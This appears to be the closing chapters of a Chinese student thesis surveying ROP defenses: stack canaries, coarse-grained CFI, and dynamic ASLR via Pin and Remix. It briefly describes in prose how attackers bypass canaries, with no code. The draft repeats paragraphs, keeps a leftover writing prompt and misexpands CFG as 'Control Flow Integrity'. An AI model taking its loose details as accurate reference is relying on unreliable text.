为了处理容易猜测的金丝雀,可以使用上文所说的 Random Canary。目前的研究当中可以实现增强 crt0 库,在程序启动时,选择一组随机的金丝雀值。随后将这些随机值分别用作独立的随机值,每个函数在目标代码中使用一个。虽然破解这样一个金丝雀值,虽然很难,但这并不是不可能的:攻击者可以通过暴力破解或泄露来覆盖 canary 值,或通过溢出修改 .got.plt 函数地址,在 canary 校验之前(main 函数执行之前)执行 payload。

4.2 控制流完整性防御方法分析

控制流完整性(Control Flow Integrity, CFI)由 Abadi 提出,是防止代码重用攻击的又一有效防御措施。当程序的执行路径遵循了预定义的控制流图(Control Flow Integrity, CFG),控制流完整性也就得到了保证。

CFI 系统在保护粒度上有所不同:细粒度的 CFI 为大部分的控制流劫持攻击提供了强大的保护,但通常具有较高的性能开销。因此,近年来的研究工作大多集中于减少项目的性能开销,并提出了粗粒度的控制流完整性策略。OCFI(Opaque CFI)结合了代码随机化和完整性检查,它使用粗粒度的控制流完整性来加强对某些类型的信息泄漏攻击的细粒度代码随机化。OCFI 不是验证确切的目标地址,而是确保目标处于某个随机化范围内。除此之外,为人们所熟知的 kBouncer 和 ROPecker 这两种基于 LBR 寄存器的硬件机制也是粗粒度 CFI 的应用。kBouncer 和 ROPecker 检查 LBR 中的每组条目的源地址是否是 ret 指令,模拟程序未来的执行路径来检测 gadget 是否会在将来被调用。CFI 的硬件架构可以大大简化和加速 CFI 系统。

除了控制流完整性之外,研究人员还提出了其他属于流完整性的安全属性,可以防止代码重用攻击。例如,数据流完整性(DFI)强制运行时数据流必须遵循数据流图。DFI 可以防止许多内存漏洞被利用。代码指针完整性(CPI)将敏感数据(例如代码指针和指向代码指针的指针)与常规数据分离,以防止未经授权的修改。

4.3 动态 ASLR 防御方法分析

正如 3.3 中模拟的那样所述,假如程序当中存在能泄露内存的漏洞,那这种传统的、一次性的随机化就不能再保护系统了。所以运行时动态 ASLR 的概念被提出。其原理是在运行状态下重新加载子进程,或者通过修补所有指针来重新随机化子进程的地址空间,然后为子进程中所有当前映射的内存段执行模块级内存的重新映射。通过使用英特尔的 Pin 工具进行污点跟踪,找到 ASLR 之后要修复

的指针并进行修复。Pin 允许在运行中监控和修改任意程序，并且可以在随机化后分离，以避免强加任何性能开销。流程如图 4.2 所示：




图 4.2 污点跟踪流程图

Remix 提出了一种在运行时细粒度随机化的方法，可以显著提高 ASLR 对信息泄漏的适应能力。该方法以随机的时间间隔重新排列其各自功能中的基本块以增加熵，如图 4.3 所示：




图 4.3 Remix 示意图

该方法的另一个好处是保留了代码块的局部性，因为被打乱的基本块位置都靠得很近。打乱后，需要及时更新指向基本块的指针，来让程序继续正确运行。NOP 空间可以通过在基本块之间随机放置 NOP 来进一步增加熵。对于少于 4 个基本块的短函数，我们还插入一些额外的 NOP 空间来改善熵。

Remix 的实时随机化可能会破坏上文提到的 JIT-ROP 攻击（如果代码恰好在攻击期间被 Remix 随机化），但它并不总是有效。对 JIT-ROP 的确切防御是只执行内存，其中代码只能执行但不能读取。

另一种方法是用编译器来帮助定位要移动的内存位置（指针），并且在每次有输出时进行动态随机化。

4.4 ROP 防御方法讨论

利用金丝雀值预防和侦测栈溢出是早在 2000 年提出的一种防御方式，在指针附近放置 canary 值，通过观察值是否改变来检测栈是否溢出。但这种防御方式还是很容易被破解的。

第二种方式通过预设的控制流图保障控制流完整性。CFI 保护由于自身存在的缺陷（性能开销大）而往往采用粗粒度的防御策略，包括 Opaque CFI 和 kBouncer、ROPecker 两种硬件机制。

与细粒度的地址随机化相比更加难以绕过的动态地址随机化。这种防御机制能够在系统运行过程中重新加载子进程或启动随机化。Pin 工具可以使模块级内存重新映射，相当于粗粒度 ASLR 的动态化；Remix 以随机的时间间隔重新排列其各自功能中的基本块，增加了熵，属于细粒度随机化。

一小段讲你的理解，将来的 rop 防御方向是什么。

利用金丝雀值预防和侦测栈溢出是早在2000年提出的一种防御方式,在指针附近放置 canary 值,通过观察值是否改变来检测栈是否溢出。但这种防御方式还是很容易被破解的。

第二种方式通过预设的控制流图保障控制

流完整性。CFI 保护由于自身存在的缺陷

（性能开销大）而往往采用粗粒度的防御

策略，具体介绍了当前的粗粒度 CFI 的原

理及相应的增强安全性的防御措施，包括

Opaque CFI 和 kBouncer、ROPecker 两种

硬件机制。

接着介绍了与细粒度的地址随机化相比更加难以绕过的动态地址随机化。这种防御机制能够在系统运行过程中重新加载子进程或启动随机化。Pin 工具可以使模块级内存重新映射，相当于粗粒度 ASLR 的动态化；Remix 以随机的时间间隔重新排列其各自功能中的基本块，增加了熵，属于细粒度随机化。

4.5 本章小结

在这一章中，我们介绍并简要分析了三种 ROP 防御——基于栈保护、基于控制流完整性和基于随机化。

利用金丝雀值预防和侦测栈溢出是早在 2000 年提出的一种防御方式，在指针附近放置 canary 值，通过观察值是否改变来检测栈是否溢出。但这种防御方式还是很容易被破解的。

第二种方式通过预设的控制流图保障控制流完整性。CFI 保护由于自身存在的缺陷（性能开销大）而往往采用粗粒度的防御策略，具体介绍了当前的粗粒度 CFI 的原理及相应的增强安全性的防御措施，包括 Opaque CFI 和 kBouncer、ROPecker 两种硬件机制。

接着介绍了与细粒度的地址随机化相比更加难以绕过的动态地址随机化。这种防御机制能够在系统运行过程中重新加载子进程或启动随机化。Pin 工具可以使模块级内存重新映射，相当于粗粒度 ASLR 的动态化；Remix 以随机的时间间隔重新排列其各自功能中的基本块，增加了熵，属于细粒度随机化。

结论

在这篇论文中,首先简要介绍了 ROP 攻击技术和防御技术现阶段的国内外研究课题或研究成果,包括 ROP 攻击的起源和热门的变种 ROP 攻击。

结合缓冲区溢出漏洞这一技术,引入适合 x86 平台的 return-into-libc 攻击和可以用在 x86-64 平台的 Return-Oriented-Programming(ROP 攻击)。

此外,当前关于 ROP 攻击的防御方式也相应地不断在发展,包括金丝雀值在内的栈保护方法相对较为初级。

参考文献

- [1] ****.***** *****
- [2] ***.***** *****
- [3] ***.*****
- [4] **.*****

注：为了反映论文的科学依据和作者尊重他人研究成果的严肃态度，同时向读者提供有关信息的出处，正文之后一般应刊出主要参考文献。列出的只限于那些作者亲自阅读过的，最重要的且发表在公开出版物上的文献或网上下载的资料。参考文献表上的著作按论文中引用顺序排列，著作按如下格式著录：序号 著者. 书名(期刊). 出版地：出版社，出版年顺序列出(据 GB 7714-87《文后参考文献著录规则》)。

致谢

*****。